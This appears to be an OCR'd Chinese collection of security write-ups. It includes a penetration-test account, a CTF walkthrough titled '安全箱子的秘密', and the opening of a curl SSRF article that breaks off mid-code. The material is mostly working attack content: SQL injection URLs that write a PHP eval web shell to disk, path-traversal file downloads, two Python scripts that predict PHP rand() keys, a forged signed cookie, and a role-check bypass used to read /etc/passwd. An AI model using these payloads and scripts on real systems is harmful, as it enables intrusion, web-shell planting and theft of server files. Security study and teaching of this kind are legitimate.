
通常的方法是

`/user_json.php?act=reg&pwd=123456&mobile=123456&tk=1234&user=admin`


“导出 shell 语句”+闭合

尝试多次失败。直接导出数据尝试

`/user_json.php?act=reg&pwd=123456&mobile=123456&tk=1234&user=admin' or 1 into dumpfile "D:/wamp/www/test.test.com/123067.php"-- a and '1'='1`



看看是否导出成功




注意这个地方文件大小只有 200k 左右

访问

猜测下应该是注入的当前表数据，因为自己使用的是 dumpfile，所以只有几条数据（注意后期研究 dumpfile 和 intofile 的区别），主要是不知道表有多少内容。


直接导出整个表

```
test.test.com/user_json.php?act=reg&pwd=123456&mobile=123456&tk=1234&user=admin' or 1 into outfile "D:/wamp/www/test.test.com/1230678.php"--+a and '1'='1
```



当前表有 2m 左右

下载回来



是纯文本形式。binggo，用户名没有做限制，可以直接写入 shell 尝试、准备写入 shell

`<?php @eval($_POST['pass']);?>`

例如插入

user：`<?php @eval($_POST['hello`

mobile：`']);?>`


pwd：`123`

`http://test.test.com/user_json.php?act=reg&user=%3C?php%20@eval($_POST[%22hello&pwd=admin&mobile=%22]);?%3E&tk=admin`

备份 shell

http://test.test.com/user_json.php?act=reg&pwd=123456&mobile=123456&tk=1234&user=admin%27%20or%201%20into%20outfile%20%22D:/wamp/www/test.test.com/123001.php%22--+a%20and%20%271%27=%271

备份成功



然后访问

http://test.test.com/123001.php


发现访问可以，但是 shell 总是连不上，shell 密码

为 hello+admin 拼接之后的 md5 的值，但是总是连接不上，

通过任意下载漏洞下载 123001.php 文件

http://test.test.com/admin/website/dataBack/downloadBack?file=../../../../../../www/test.test.com/123001.php

发现里边有 shell 密码那里空格“21232f297a57a5a743894a0e4a801fc3 ”连接 shell，连接成功



总结：

本次渗透测试还有小插曲，就是截断的时候因为是直接插入到 user 表中，而且没有其他的方式能够修改 user 表内容，一旦插错网站就挂了，所以一定要谨慎处理，尤其是不要乱插注释型的。要不然就没办法截断，尤其是注意引号转义的问题。还有最后一步的 shell 连接，要处理

好空格的问题，中间疏忽掉了，走了两步弯路，通过任意下载直接复制粘贴密码，最终突破了。


第2篇　安全箱子的秘密

作者：phithon

0x01 rand 缺陷导致密钥泄露

目标：http://0dac0a717c3cf340e.jie.sangebaimao.com:82/index.php

随便写点东西，抓包，发现 html 源码里有个?x_show_source：



于是访问 http://0dac0a717c3cf340e.jie.sangebaimao.com:82/index.php?x_show_source，找到源码。

分析一下，发现这里每个新的 session 会生成两个随机字符串，SECRET_KEY 和 CSRF_TOKEN。其中 CSRF_TOKEN 是防御 CSRF 的 token，会直接显示在表单中；而 SECRET_KEY 是类似密钥的东西，在后面需要利用这个密钥给数据签名。

但密钥是不知道的，这就是本题第一个难点，如何得知密钥。我们看到随机字符串生成函数 rand_str：

```php
<?php
function rand_str($length = 16)
{
    $rand = [];
    $_str = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";
    for ($i = 0; $i < $length; $i++) {
        $n = rand(0, strlen($_str) - 1);
        $rand[] = $_str{$n};
    }
    return implode($rand);
}
```

可见，这里用的是 rand 函数生成的随机数。在 linux 下，PHP 的 rand 函数是调用 glibc 库中的 rand 函数，其实现是有缺陷的。可见这篇文章： http://www.sjoerdlangkemper.nl/2016/02/11/cracking-php-rand/

其提到一个公式：

```
state[i] = state[i-3] + state[i-31]
```

也就是说，rand 生成的第 i 个随机数，等于 i-3 个随机数加 i-31 个随机数的和。

所以，我们只要生成大于 32 个随机数，就可以陆续推测出后面的随机数是多少了。我们看到代码：

```php
if (empty($_SESSION['SECRET_KEY'])) {
    $_SESSION['SECRET_KEY'] = rand_str(6);
}
if (empty($_SESSION['CSRF_TOKEN'])) {
    $_SESSION['CSRF_TOKEN'] = rand_str(16);
}
```

当一个新请求来到时，index.php 会先生成 6 个随机数组成的字符串作为 SECRET_KEY，再生成 16 个随机数组成的字符串 CSRF_TOKEN，而且 CSRF_TOKEN 是已知的。那么一次请求最多生成 22 个随机数，是不到 31 的，所以并不能使用上面的公式。

我们知道 HTTP1.1 协议支持 Keep-Alive，也就是说一个 TCP 连接支持收发多个 HTTP 数据包，只要 TCP 连接不断那么这个随机数生成就是连续的。所以我只需要发送两个带有 Keep-Alive 的数据包即可拿到一共 44 个随机数。

这 44 个随机数大概是这样的：

```
a[0]~a[6]未知 + a[7]~a[22]已知 + a[23]~a[28]未知 + a[29]~a[44]已知
```

然后我们再次发送不带 session 的数据包，则再次生成『6 未知+16 已知』，这时『6 未知』就可以推测了。根据公式，a[45] = a[14] + a[42]，而 a[14]和 a[42]正好是已知的；根据公式，a[50] = a[19] + a[47]，而 a[14]和 a[42]也是已知的。

所以，我们是可以推算出 a[45]~a[50]这 6 个随机数的，进而推算出此时的 SECRET_KEY。

当然，实际操作时会有一定误差，一般是推算出来的值比真实值小 1。那么，我们一共推算 6 个随机数，可能的情况就是：

number 1 number 2 number 3 number 4 number 5 number 6

a　　b　　c　　d　　e　　f

a+1　　b+1　　c+1　　d+1　　e+1　　f+1

做一个笛卡尔乘积，一共得到如下一些情况：

```
[('a', 'b', 'c', 'd', 'e', 'f'),
 ('a', 'b', 'c', 'd', 'e', 'f+1'),
 ('a', 'b', 'c', 'd', 'e+1', 'f'),
 ('a', 'b', 'c', 'd', 'e+1', 'f+1'),
 ('a', 'b', 'c', 'd+1', 'e', 'f'),
 ('a', 'b', 'c', 'd+1', 'e', 'f+1'),
 ('a', 'b', 'c', 'd+1', 'e+1', 'f'),
 ('a', 'b', 'c', 'd+1', 'e+1', 'f+1'),
 ('a', 'b', 'c+1', 'd', 'e', 'f'),
 ('a', 'b', 'c+1', 'd', 'e', 'f+1'),
 ('a', 'b', 'c+1', 'd', 'e+1', 'f'),
 ('a', 'b', 'c+1', 'd', 'e+1', 'f+1'),
 ('a', 'b', 'c+1', 'd+1', 'e', 'f'),
 ('a', 'b', 'c+1', 'd+1', 'e', 'f+1'),
 ('a', 'b', 'c+1', 'd+1', 'e+1', 'f'),
 ('a', 'b', 'c+1', 'd+1', 'e+1', 'f+1'),
 ('a', 'b+1', 'c', 'd', 'e', 'f'),
 ('a', 'b+1', 'c', 'd', 'e', 'f+1'),
 ('a', 'b+1', 'c', 'd', 'e+1', 'f'),
 ('a', 'b+1', 'c', 'd', 'e+1', 'f+1'),
 ('a', 'b+1', 'c', 'd+1', 'e', 'f'),
 ('a', 'b+1', 'c', 'd+1', 'e', 'f+1'),
 ('a', 'b+1', 'c', 'd+1', 'e+1', 'f'),
 ('a', 'b+1', 'c', 'd+1', 'e+1', 'f+1'),
 ('a', 'b+1', 'c+1', 'd', 'e', 'f'),
 ('a', 'b+1', 'c+1', 'd', 'e', 'f+1'),
 ('a', 'b+1', 'c+1', 'd', 'e+1', 'f'),
 ('a', 'b+1', 'c+1', 'd', 'e+1', 'f+1'),
```

```
('a', 'b+1', 'c+1', 'd+1', 'e', 'f'),
('a', 'b+1', 'c+1', 'd+1', 'e', 'f+1'),
('a', 'b+1', 'c+1', 'd+1', 'e+1', 'f'),
('a', 'b+1', 'c+1', 'd+1', 'e+1', 'f+1'),
('a+1', 'b', 'c', 'd', 'e', 'f'),
('a+1', 'b', 'c', 'd', 'e', 'f+1'),
('a+1', 'b', 'c', 'd', 'e+1', 'f'),
('a+1', 'b', 'c', 'd', 'e+1', 'f+1'),
('a+1', 'b', 'c', 'd+1', 'e', 'f'),
('a+1', 'b', 'c', 'd+1', 'e', 'f+1'),
('a+1', 'b', 'c', 'd+1', 'e+1', 'f'),
('a+1', 'b', 'c', 'd+1', 'e+1', 'f+1'),
('a+1', 'b', 'c+1', 'd', 'e', 'f'),
('a+1', 'b', 'c+1', 'd', 'e', 'f+1'),
('a+1', 'b', 'c+1', 'd', 'e+1', 'f'),
('a+1', 'b', 'c+1', 'd', 'e+1', 'f+1'),
('a+1', 'b', 'c+1', 'd+1', 'e', 'f'),
('a+1', 'b', 'c+1', 'd+1', 'e', 'f+1'),
('a+1', 'b', 'c+1', 'd+1', 'e+1', 'f'),
('a+1', 'b', 'c+1', 'd+1', 'e+1', 'f+1'),
('a+1', 'b+1', 'c', 'd', 'e', 'f'),
('a+1', 'b+1', 'c', 'd', 'e', 'f+1'),
('a+1', 'b+1', 'c', 'd', 'e+1', 'f'),
('a+1', 'b+1', 'c', 'd', 'e+1', 'f+1'),
('a+1', 'b+1', 'c', 'd+1', 'e', 'f'),
('a+1', 'b+1', 'c', 'd+1', 'e', 'f+1'),
('a+1', 'b+1', 'c', 'd+1', 'e+1', 'f'),
('a+1', 'b+1', 'c', 'd+1', 'e+1', 'f+1'),
('a+1', 'b+1', 'c+1', 'd', 'e', 'f'),
('a+1', 'b+1', 'c+1', 'd', 'e', 'f+1'),
('a+1', 'b+1', 'c+1', 'd', 'e+1', 'f'),
('a+1', 'b+1', 'c+1', 'd', 'e+1', 'f+1'),
('a+1', 'b+1', 'c+1', 'd+1', 'e', 'f'),
('a+1', 'b+1', 'c+1', 'd+1', 'e', 'f+1'),
('a+1', 'b+1', 'c+1', 'd+1', 'e+1', 'f'),
('a+1', 'b+1', 'c+1', 'd+1', 'e+1', 'f+1')]
```

依次试一遍就好了。

0x02 PHP 鸡肋任意代码执行

依次测试上述推测出的 SECRET_KEY，当页面返回值不再提示 Permission deny!!时，说明预测准确。此时我们拿到了 SECRET_KEY，即可计算 hmac，实际上计算 hmac 是为了控制 $act，$act 是后面 PHP 执行的函数：

```
if (hash_hmac('md5', $act, $_SESSION['SECRET_KEY']) === $key) {
    if (function_exists($act)) {
        $exec_res = $act();
        output($exec_res);
    } else {
        show_error_page("Function not found!!");
    }
} else {
    show_error_page("Permission deny!!");
}
```

$act()，这里等于说存在一个『任意代码执行』漏洞。但这个漏洞比较鸡肋，虽然可以执行任意函数，但因为没有传入参数，所以导致执行诸如 assert、system 之类的函数是没用的，会报错：

```
➜ ctf ./calc.py assert
<br />
<b>Warning</b>:  assert() expects at least 1 parameter, 0 given in <b>/app/index.php</b> on line <b>135</b><br />
null
➜ ctf
```

那么，我们只能利用 php 里一些不含参数的函数。php 里有几个 get 开头的函数，其效果还是蛮强的：

主要有以下一些：

1. get_defined_functions 可以获取所有已经定义的函数
2. get_defined_constants 可以获取所有已经定义的常量
3. get_defined_vars 可以获取所有已经定义的变量
4. get_included_files 可以获取所有已经包含的文件
5. get_loaded_extensions 可以获取所有加载的扩展
6. get_declared_classes 可以获取所有已经声明的类
7. get_declared_interfaces 可以获取所有已经声明的接口

其中，第 1~4 个方法十分致命。一般一个网站加密密钥、数据库配置信息多半存在常量或全局变量中，通过第 2、3 个方法即可全部获取，而通过第 1、4 个方法可以大致获取网站结构，了解函数状况。

这里，我们通过调用 get_defined_functions，即可获得一个包含所有已经定义的函数的数组。不过，我们需要设置 HTTP 头：

```
function output($obj)
{
    if (isset($_SERVER['HTTP_X_REQUESTED_WITH']) &&
        strcasecmp($_SERVER['HTTP_X_REQUESTED_WITH'], 'XMLHttpRequest') === 0
    ) {
        header("Content-Type: application/json");
        echo json_encode($obj);
    } else {
        header("Content-Type: text/html; charset=UTF-8");
        echo strval($obj);
    }
}
```

因为我们要获取的是数组，数组直接输出是会被强制转换成字符串的。所以我将 X-REQUESTED-WITH 设置为 XMLHttpRequest，即可让输出结果转换成 json，这样数组就被保留了：

输出所有函数，我发现用户函数中有几个函数在源码中没看到：
_fd_init,fd_show_source,fd_config,fd_error,fg_safebox

分别执行一下，发现 fd_show_source 是读取源码：

0x03 提权+任意文件读取漏洞

整理一下这个源码，发现主要逻辑在 fg_safebox 函数中，观察一下：

```php
function fg_safebox()
{
    _fd_init();
    $config = fd_config();
    $action = isset($_POST['method']) ? $_POST['method'] : "";
    $role = isset($_SESSION["userinfo"]['role']) ? $_SESSION["userinfo"]['role'] : "";
    if (!in_array($role, ['admin', 'user'])) {
        return fd_error('Permission denied!!');
    }
    if (in_array($action, $config['role']['admin']) && $role != "admin") {
        return fd_error('Admin permission denied!!');
    }
    $box = new SafeBox();
    if (method_exists($box, $action)) {
        return call_user_func([$box, $action]);
    } else {
        return null;
    }
}
```

先调用了_fd_init()。然后检查用户 session[role]是否是 admin 或 user，并检查用户是否有权限执行某函数。

先看看_fd_init：

```php
function _fd_init()
{
    //定义role必须为guest
    $_SESSION["userinfo"] = [
        "role" => "guest"
    ];
    $cookie = isset($_COOKIE['userinfo']) ? base64_decode($_COOKIE['userinfo']) : "";
    if (empty($cookie) || strlen($cookie) < 32) {
        return false;
    }

    $h1 = substr($cookie, 0, 32);
    $h2 = substr($cookie, 32);
    if ($h1 !== hash_hmac("md5", $h2, $_SESSION['SECRET_KEY'])) {
        return false;
    }

    //防止身份伪造
    if (strpos($h2, "admin") !== false || strpos($h2, "user") !== false) {
        return false;
    }
    $s = json_decode($h2, true);
    $s['role'] = strval($s['role']);
    if ($s['role'] == 'admin') {
        return false;
    }
    $_SESSION["userinfo"] = array_merge($_SESSION["userinfo"], $s);
    return true;
}
```

实际上是从 cookie 中取出信息并用 json_decode 解码后作为 session，我们的目标是控制 $_SESSION['userinfo']['role']。有三个地方注意一下就好了：

- cookie 中取出的信息先进行签名认证，但因为密钥 SECRET_KEY 已经拿到了，所以不成问题
- admin 和 user 这两个字符串不能出现在 json 中，我们可以利用 unicode 编码，比如 {role: \u0075ser}
- role 的值不能为 admin
- 主要是第三个问题，role 的值不能是 admin，那么执行不了 read 方法：

```
private function _read_file($filename)
{
    $filename = dirname(__FILE__) . "/" . $filename;
    return file($filename);
}

public function read()
{
    $filename = isset($_POST['filename']) ? $_POST['filename'] : "box.txt"
    return $this->_read_file($filename);
}
```

而 read 方法很明显是有任意文件读取漏洞的，所以现在做的是提权。

我们执行 fd_config()函数，可以得到权限分配的数组：

```
➜ ctf ./calc.py fd_config
{"role":{"admin":["read"],"user":["view","alist","random"]}}
➜ ctf
```


OBJ

可以看到，admin 对应的方法有 read，而 user 对应的方法有 view、alist、random，在 flag.php 的 97 行对权限进行检查：

```
if (in_array($action, $config['role']['admin']) && $role != "admin") {
    return fd_error('Admin permission denied!!');
}
```

当$action 在$config['role']['admin']数组中时，如果你的 role 又不是 admin，则提示权限错误。

其实这里又涉及到 php 的大小写敏感问题，php 语言的方法名、类名、函数名是大小写不敏感的，也就是说平时执行 phpinfo()可以读取 php 信息，执行 PhPInfO()效果也是一样的。

所以，我只需要传入的$action 为 READ 等包含大写字母即可绕过 in_array 的限制，而最后仍然可以执行 read 方法。

执行 read 方法后即可读取任意文件，按常规渗透方式读取一些常见文件

/etc/passwd


/etc/hosts

/etc/apache2/httpd.conf

/etc/php5/php.ini

/etc/cron

在/etc/apache2/httpd.conf 的最后几行发现 flag:



0x04 编写脚本

这个题其实难度并不大，但复杂，十分复杂，几乎不可能通过手工拿到 flag，必须要写脚本。首先，我要先写一个获取 SECRET_KEY 的脚本，就是我在 0x01 中说到的，利用 rand 函数缺陷预测 SECRET_KEY，并通过笛卡尔乘积生成可能的情况，一一测试，最终找到正确的 SECRET_KEY。

给出我的脚本:

```
#!/usr/bin/env python
import requests
import re
import itertools
import random
import string
import hmac
import hashlib
import sys

rand = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
target = "http://0dac0a717c3cf340e.jie.sangebaimao.com:82/index.php"

def get_csrf_token(res):
    rex = re.search(r'name="CSRF_TOKEN" value="(\w+)"', res.content)
    return rex.group(1)

def str_to_random(lst):
    return [rand.find(s) for s in lst]

def random_to_str(lst):
    return ''.join([rand[i] if 0 <= i < len(rand) else '0' for i in lst])

def calc_key(lst):
    for i in range(len(lst), len(lst) + 6):
        assert (lst[i - 31] != -1)
```


```
        assert (lst[i - 3] != -1)
        lst.append((lst[i - 31] + lst[i - 3]) % len(rand))
    return lst[-6:]

def test_token(s, secret):
    res = s.get(target)
    token = get_csrf_token(res)
    res = s.post(target, data={
        "submit": "1",
        "CSRF_TOKEN": token,
        "act": "phpinfo",
        "key": hash_hmac("phpinfo", secret)
    })
    if res.content.find("Permission deny!!") < 0:
        sys.stdout.write("\n")
        print("[cookies ]", s.headers['Cookie'])
        print("[key ]", secret)
        print("[content ]", res.content)
        return True
    else:
        sys.stdout.write(".")
        sys.stdout.flush()
        return False

def hash_hmac(data, key):
    h = hmac.new(key, data, hashlib.md5)
    return h.hexdigest()

def rand_str(length):
    return ''.join(random.choice(string.letters + string.digits) for _ in
range(length))

def calc_maybe(lst):
    prd = []
    for i in lst:
        prd.append((i, i + 1))
    return itertools.product(*prd)

rand_lst = []
s = requests.session();
s.headers = {
    "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) "
                  "AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51"
                  ".0.2704.63 Safari/537.36"
}

for i in range(2):
    s.headers['Cookie'] = "PHPSESSID={};".format(rand_str(12))
    res = s.get(target)
    token = get_csrf_token(res)
    rand_lst += list("\x00" * 6)
    rand_lst += list(token)
```

```
# print(rand_lst)
rand_lst = str_to_random(rand_lst)

key_arr = calc_key(rand_lst)
print("[calc key] ", key_arr)

s.headers['Cookie'] = "PHPSESSID={};".format(rand_str(12))
for fkey in calc_maybe(key_arr):
    if test_token(s, random_to_str(fkey)):
        break
```

有几点要注意的：

- CSRF_TOKEN 每次使用完就会销毁，所以每次发送 POST 请求之前都需要获取一个 CSRF_TOKEN
- 为了保证 Keep-Alive，使用 requests 库的 session 类来维持会话
- 为了生成 44 个随机数，需要发送两次数据包，发送数据包前需要更换 sessionid，否则第二次不会再生成新的随机数。我的做法是发送前自己生成随机字符串作为 sessionid
- 笛卡尔积可以用 python 的 itertools.product 方法
- 最终获取准确的 secret_key 后，要输出这个 secret_key，同时还要输出当前 sessionid，后续操作均需要带着这个 sessionid

这个脚本有一定的失败率，具体为什么不细讲了，多试几次肯定 Ok 就是了：



拿到 key 了，然后我们再写一个脚本。这个脚本的目的是读取文件：

```
#!/usr/bin/env python
import hmac
import hashlib
import sys
```

```
import requests
import re
import urlparse
import json
import base64
import urllib

secret = "5ist0d"
session = "eiZCh9cVSo35"
target = "http://0dac0a717c3cf340e.jie.sangebaimao.com:82/index.php"


def get_csrf_token(res):
    rex = re.search(r'name="CSRF_TOKEN" value="(\w+)"', res.content)
    return rex.group(1)


def hash_hmac(data, key):
    h = hmac.new(key, data, hashlib.md5)
    return h.hexdigest()


if __name__ == '__main__':
    func = sys.argv[1]
    post_data = {}
    cookie = '{"role": "\\u0075ser"}'
    auth = hash_hmac(cookie, secret)
    s = requests.session()
    s.headers = {
        "Cookie": "PHPSESSID={}; userinfo={}".format(session,
urllib.quote(base64.b64encode(auth + cookie))),
        "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) "
                      "AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51"
                      ".0.2704.63 Safari/537.36",
        "X-REQUESTED-WITH": "XMLHttpRequest"
    }

    res = s.get(target)
    token = get_csrf_token(res)
    post_data.update({
        "submit": "1",
        "CSRF_TOKEN": token,
        "act": func,
        "key": hash_hmac(func, secret),
        "method": "reaD",
        "filename": "../../etc/passwd"
    })
    res = s.post(target, data=post_data)
    print(res.content)
```

将刚才获取的 secret 和 sessionid 填入脚本，执行即可读取../../etc/passwd 文件。我们可以在 sys.argv[1]传入想执行的函数，比如

```
./calc.py fd_show_source
./calc.py fd_config
./calc.py fg_safebox
```

当然，最终我们要执行的是 fg_safebox，在 post 包中设置 method=reaD，filename 是想读的文件，cookie 中配置好 role=user 的 json 字符串，执行即可：

第3篇　Curl 类库安全研究

作者：LonelyRain

什么是CURL?

curl是利用URL语法在命令行方式下工作的开源文件传输工具。它被广泛应用在Unix、多种Linux发行版中，并且有DOS和Win32、Win64下的移植版本。

CURL是十分强大的开源命令行工具,支持以下这些协议

```
> DICT, FILE, FTP, FTPS, Gopher, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMB, SMTP, SMTPS, Telnet and TFTP.
```

wooyun案例:

人人网的分享网页功能存在诸多安全漏洞

微博--微收藏多处任意文件读取漏洞

许多程序猿使用CURL类库的时候是不对传入的URL进行协议鉴别的.

举个例子在最新版的骑士CMS中(20160604)有一个调用curl类库的函数

```
function https_request($url,$data = null){
    $curl = curl_init();
    curl_setopt($curl, CURLOPT_URL, $url);
```

```
    curl_setopt($curl, CURLOPT_SSL_VERIFYPEER, FALSE);
    curl_setopt($curl, CURLOPT_SSL_VERIFYHOST, FALSE);
